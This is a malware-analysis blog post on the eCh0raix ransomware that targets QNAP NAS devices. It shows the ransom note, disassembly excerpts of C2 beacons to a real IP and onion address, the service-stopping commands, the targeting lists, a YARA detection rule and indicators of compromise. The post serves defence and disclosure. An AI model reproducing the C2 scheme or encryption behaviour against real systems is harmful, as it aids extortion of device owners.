# The eCh0raix Ransomware

anomali.com/blog/the-ech0raix-ransomware

## Introduction

Anomali researchers have observed a new ransomware family, dubbed eCh0raix, targeting QNAP Network Attached Storage (NAS) devices. QNAP devices are created by the Taiwanese company QNAP Systems, Inc., and contain device storage and media player functionality, amongst others. The devices appear to be compromised by brute forcing weak credentials and exploiting known vulnerabilities in targeted attacks. The malicious payload encrypts the targeted file extensions on the NAS using AES encryption and appends .encrypt extension to the encrypted files. The ransom note created by the ransomware has the form shown below.

```
All your data has been locked(crypted).
How to unclock(decrypt) instruction located in this TOR website:
http://sg3dwqfpnr4sl5hh.onion/order/[Bitcoin address]
Use TOR browser for access .onion websites.
https://duckduckgo.com/html?q=tor+browser+how+to

Do NOT remove this file and NOT remove last line in this file!
[base64 encoded encrypted data]
```


Note that there is a typo in the ransom note which may indicate that the actors behind this campaign are not native-English speakers.

## QNAP Technical Breakdown

The malware is written and compiled in the Go programming language. The ransomware is very simple with its source code being fewer than 400 lines. A reconstruction of the source code tree is shown below. The functionality is standard for a ransomware: check if already encrypted, walk the file system for files to encrypt, encrypt the files, and produce the ransom note.

```
Package main: /home/user/go/src/qnap_crypt_worker
File: main.go
        getInfo Lines: 61 to 123 (62)
        checkReadmeExists Lines: 123 to 132 (9)
        (init)0 Lines: 132 to 161 (29)
        main Lines: 161 to 213 (52)
        (main)func1 Lines: 185 to 191 (6)
        randSeq Lines: 213 to 222 (9)
        in Lines: 222 to 231 (9)
        writemessage Lines: 231 to 238 (7)
        chDir Lines: 238 to 269 (31)
        encrypt Lines: 269 to 349 (80)
        makesecret Lines: 349 to 358 (9)
```

Upon execution, the malware reaches out to the URL http://192.99.206[.]61/d.php?s=started and notifies the Command and Control (C2) that the encryption process has begun, as shown in Figure 1.




```
0x001e3170      2ce02de5      str lr, [sp, -0x2c]!
0x001e3174      0000a0e3      mov r0, 0
0x001e3178      04008de5      str r0, [sp + arg_4h]
0x001e317c      cc009fe5      ldr r0, aav.0x00257b50      ; [0x1e3250:4]=0x257b50 aav.0x00257b50 ; http://192.99.206.61/d.php?s=
0x001e3180      08008de5      str r0, [sp + arg_8h]
0x001e3184      1d00a0e3      mov r0, 0x1d
0x001e3188      0c008de5      str r0, [sp + arg_ch]
0x001e318c      30009de5      ldr r0, [sp, 0x30]
0x001e3190      10008de5      str r0, [sp + arg_10h]
0x001e3194      34009de5      ldr r0, [sp, 0x34]
0x001e3198      14008de5      str r0, [sp + arg_14h]
0x001e319c      3ecdf9eb      bl sym.runtime.concatstring2 ;[1]
0x001e31a0      1c009de5      ldr r0, [sp, 0x1c]
0x001e31a4      18109de5      ldr r1, [sp, 0x18]
0x001e31a8      04108de5      str r1, [sp + arg_4h]
0x001e31ac      08008de5      str r0, [sp + arg_8h]
0x001e31b0      9309ffeb      bl sym.net_http.Get         ;[2] ; URL: http://192.99.206.61/d.php?s=started
0x001e31b4      0c009de5      ldr r0, [sp + arg_ch]
```

*Figure 1 - Checks if the instance is already running by reaching out to a C2 IP. If it is, exit process.*


## Establishing C2 connection

The malware communicates to the C2 sg3dwqfpnr4sl5hh[.]onion via a SOCKS5 Tor proxy at 192.99.206[.]61:65000, as seen in Figures 2 and 3. Based on the analysis it is clear that the proxy has been set up by the malware author to provide Tor network access to the malware without including Tor functionality in the malware.



```
65000/tcp open  tor-socks     Tor SOCKS proxy
|_auth-owners: ERROR: Script execution failed (use -d to debug)
| socks-auth-info:
|   No authentication
|_  Username and password
| socks-open-proxy:
|   status: open
|   versions:
|     socks4
|_    socks5
```

*Figure 2 - Port scan results on Proxy IP.*



```
0x001e2c38      1c208de5      str r2, [sp + arg_1ch]      ; 192.99.206.61:65000
0x001e2c3c      93e2fdeb      bl sym.golang.org_x_net_proxy.SOCKS5 ;[1]
```


*Figure 3 - Connects via SOCKS5 proxy*

The malware retrieves the RSA public key and the ‘readme’ text content from the C2 server. One of the samples analyzed used the URL “http://sg3dwqfpnr4sl5hh[.]onion/api/GetAvailKeysByCampId/10”, that possibly suggests this was the 10th campaign run by the threat actor. The data returned by the C2 server is encoded in JSON and the malware unserializes the data into the following Go data struct:

```
type main.Info struct {
        RsaPublicKey string
        Readme string
}
```

## Encryption Module

The module generates a 32 character random string from the array “abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!@#$%^&*()_+” to create an AES-256 key. By using this fixed set of characters, the effective key space is 192-bit. As can be seen in Figure 4, the malware initializes the math random page with the seed of the current time. Since it is using the math’s package to generate the secret key, it is not cryptographically random and it is likely possible to write a decryptor.



```
; CODE XREF from sym.main.0_init (0x1e3410)
0x001e333c      78bffaeb      bl sym.time.Now             ;[1]
0x001e3340      30208de2      add r2, sp, 0x30
0x001e3344      04108de2      add r1, sp, 4
0x001e3348      b912faeb      bl fcn.00067e34             ;[2] ; fcn.00067cac+0x188
0x001e334c      34009de5      ldr r0, [sp, 0x34]
0x001e3350      30109de5      ldr r1, [sp, 0x30]
0x001e3354      a02fa0e1      lsr r2, r0, 0x1f
0x001e3358      822fa0e1      lsl r2, r2, 0x1f
0x001e335c      000052e3      cmp r2, 0
0x001e3360      1900000a      beq 0x1e33cc
0x001e3364      a12fa0e1      lsr r2, r1, 0x1f
0x001e3368      800082e1      orr r0, r2, r0, lsl 1
0x001e336c      8120a0e1      lsl r2, r1, 1
0x001e3370      a22fa0e1      lsr r2, r2, 0x1f
0x001e3374      802082e1      orr r2, r2, r0, lsl 1
0x001e3378      38b19fe5      ldr fp, [0x001e34b8]        ; [0x1e34b8:4]=0xd7b17f80
0x001e337c      0b2092e0      adds r2, r2, fp
0x001e3380      a00fa0e1      lsr r0, r0, 0x1f
0x001e3384      0d00a0e2      adc r0, r0, 0xd
; CODE XREF from sym.main.0_init (0x1e33d4)
0x001e3388      2c319fe5      ldr r3, [0x001e34bc]        ; [0x1e34bc:4]=0x3b9aca00
0x001e338c      924382e0      umull r4, r2, r2, r3
0x001e3390      0311c1e3      bic r1, r1, 0xc0000000
0x001e3394      015094e0      adds r5, r4, r1
0x001e3398      20b19fe5      ldr fp, [0x001e34c0]        ; [0x1e34c0:4]=0x3d1a0000
0x001e339c      0b6095e0      adds r6, r5, fp
0x001e33a0      04608de5      str r6, [sp + arg_4h]
0x001e33a4      902320e0      mla r0, r0, r3, r2
0x001e33a8      012094e0      adds r2, r4, r1
0x001e33ac      c10fa0e0      adc r0, r0, r1, asr 31
0x001e33b0      08b19fe5      ldr fp, [0x001e34c0]        ; [0x1e34c0:4]=0x3d1a0000
0x001e33b4      0b1095e0      adds r1, r5, fp
0x001e33b8      04b19fe5      ldr fp, [0x001e34c4]        ; [0x1e34c4:4]=0xa1b203eb
0x001e33bc      0b00a0e0      adc r0, r0, fp
0x001e33c0      08008de5      str r0, [sp + arg_8h]
0x001e33c4      1db6fbeb      bl sym.math_rand.Seed       ;[3]
0x001e33c8      44f09de4      ldr pc, [sp], 0x44
```

*Figure 4 - Set the math random seed with the current time.*

The generated AES key is then encrypted with a public key which was either embedded in the malware sample or retrieved from the C2 server, depending on the version of the malware. The resulted string is then encoded with base64 and added to the README_FOR_DECRYPT.txt file.

Before the malware encrypts any files, it proceeds to kill the below list of processes. The processes are stopped on the infected NAS by issuing the commands “service stop %s” or “systemctl stop %s”.

- apache2
- httpd
- nginx
- mysqld
- mysql
- php-fpm

- php5-fpm
- postgresql

## File Encryption


The files are encrypted with AES in Cipher Feedback Mode (CFB) with the secret key that was generated. When selecting files to encrypt, the ransomware skips any files where the absolute path for the file contain any of the strings listed below.

- /proc
- /boot/
- /sys/
- /run/
- /dev/
- /etc/
- /home/httpd
- /mnt/ext/opt
- .system/thumbnail
- .system/opt
- .config
- .qpkg

If the path does not contain any of the strings, it checks the file extension for the file. If the file extension is one of the extensions shown below, the ransomware encrypts the file. The encrypted data is written to a new file with the original name and file extension but the file extensions ".encrypt" is appended to the end. Once the file has been written, the original file is removed.

```
.dat.db0.dba.dbf.dbm.dbx.dcr.der.dll.dml.dmp.dng.doc.dot.dwg.dwk.dwt.dxf.dxg.ece.eml.
```

Once the entire encryption process is completed the malware reaches out to the URL http://192.99.206.61/d[.]php?s=done and sends the command "done" to notify the completion of encryption, Figure 5.



```
; CODE XREF from sym.main.main (0x1e3890)
0x001e38cc      8c009fe5      ldr r0, aav.0x002502cd      ; [0x1e3960:4]=0x2502cd aav.0x002502cd ; done
0x001e38d0      04008de5      str r0, [sp + arg_4h]
0x001e38d4      0400a0e3      mov r0, 4
0x001e38d8      08008de5      str r0, [sp + arg_8h]
0x001e38dc      20feffeb      bl sym.main.status          ;[2]
```

*Figure 5 - Send "done" to C2*


## C2 Analysis

The analyzed C2 URL (http://sg3dwqfpnr4sl5hh[.]onion) has partial directory listing enabled, and after browsing through the directories, Anomali researchers were able to find a sample named "linux_crypter". The sample was packed by UPX. Analysis of the unpacked sample confirmed that it is written in Go and had some modifications to the previously analysed sample. The sample found on C2, checks the locale of the infected NAS for Belarus, Ukraine, or Russia and exits without doing anything if a match is found. This technique is common amongst threat actors, particularly when they do not wish to infect users in their home country.

## Analysis

The eCh0raix ransomware, named after a string found in the malware, is a ransomware used in targeted attacks. It appears to not be designed for mass distribution. The samples with a hardcoded public key appear to be compiled for the target with a unique key for each target. Otherwise the decryptor sold by the threat actor could be used for all victims. The samples that fetch the public key and ransom note from the C2 server, also send a request when it starts and when it is done. This is probably used to provide the threat actor with live feedback. The request does not include any identifiable information for the threat actor to discern multiple targets.

The threat actor targets QNAP NAS devices that are used for file storage and backups. It is not common for these devices to run antivirus products and currently the samples are only detected by 2-3 products on VirusTotal, Figure 6, which allows the ransomware to run uninhibited. It is not known how these devices are infected. According to a post on Bleeping Computer's forum, some infected systems were not fully patched and others reported detections of failed login attempts.



3 engines detected this file

154dea7cace3d58c0ceccb5a3b8d7e0347674a0e76daffa9fa53578c036d9357
qnappool
elf

3.94 MB
Size

2019-07-05 04:12:36 UTC
3 days ago

2019-07-05T04:12:36

| | | | |
|---|---|---|---|
| Jiangmin | Trojan.Linux.ta | Kaspersky | HEUR:Trojan-Ransom.Linux.Cryptor.b |
| ZoneAlarm by Check Point | HEUR:Trojan-Ransom.Linux.Cryptor.b | Ad-Aware | ✓ Undetected |
| AegisLab | ✓ Undetected | AhnLab-V3 | ✓ Undetected |
| ALYac | ✓ Undetected | Antiy-AVL | ✓ Undetected |
| Arcabit | ✓ Undetected | Avast | ✓ Undetected |

*Figure 6 - Low detection rate on VirusTotal*

> *"During my research, the nas pops me severals time with the message "HTTP Login Failed", like every second."*
> - zerocool64

> *“Seems all of us are using QNAP NAS, which version of QTS where you using at the time of the attack? Mine was 4.1.3”*
> - eggxpert

> *“I've found a lot of .encrypt files on my RAID 6 in my QNAP TS-459 Pro II with 4.2.6 firmware”*
> - alew1s3

> *“I've activated system registry and suddenly there are a lot of attempts to login via HTTP in my myqnapcloud by strange usernames and IPs so i totally disabled it”*
> - alew1s3

> *“Same as someone already explained: lot of login failed that day.”*
> - lucagiroletti

*Figure 7 - Content from BleepingComputer forum post*

## Recommendations

Restrict external access to the QNAP NAS device. Ensure it is up to date with security patches and that strong credentials are employed.

Affected QTS versions according to BleepingComputer forum users:

- 4.1.3
- 4.2.6
- QNAP TS-459 Pro II with 4.2.6 firmware
- QNAP TS-251+ (4.3.1.0695 Build 20180830)

### Yara rule

```
rule eCh0raix {
    meta:
        author = "Anomali"
        tlp = "GREEN"
        description = "Rule to detect eCh0raix ransomware"
        version = "1.0"
    strings:
        $magic = "eCh0raix"
        $s0 = "go.buildid"
        $s1 = "main.main"
        $s2 = "makesecret"
        $s3 = "chDir"
        $s4 = "writemessage"
        $s5 = "randSeq"
        $s6 = "encrypt"
    condition:
        uint16(0) == 0x457f and $magic and all of ($s*)
}
```

## Bitcoin addresses

18C28bVEctVtVbwNytt4Uy6k7wxpysdDLH

1Fx7jev3dvHobdK8m3Jk6cA8SrfzjjLqvM

## Samples

154dea7cace3d58c0ceccb5a3b8d7e0347674a0e76daffa9fa53578c036d9357 (DE)

3d7ebe73319a3435293838296fbb86c2e920fd0ccc9169285cc2c4d7fa3f120d (TW)

95d8d99c935895b665d7da2f3409b88f ( linux_cryptor)

## URLs

http://sg3dwqfpnr4sl5hh[.]onion/api/GetAvailKeysByCampId/13

http://sg3dwqfpnr4sl5hh[.]onion/order/1LWqmP4oTjWS3ShfHWm1UjnvaLxfMr2kjm

http://sg3dwqfpnr4sl5hh[.]onion/static/

## IP

192.99.206.61:65000

## MITRE ATT&CK TTPs:

Topics: Research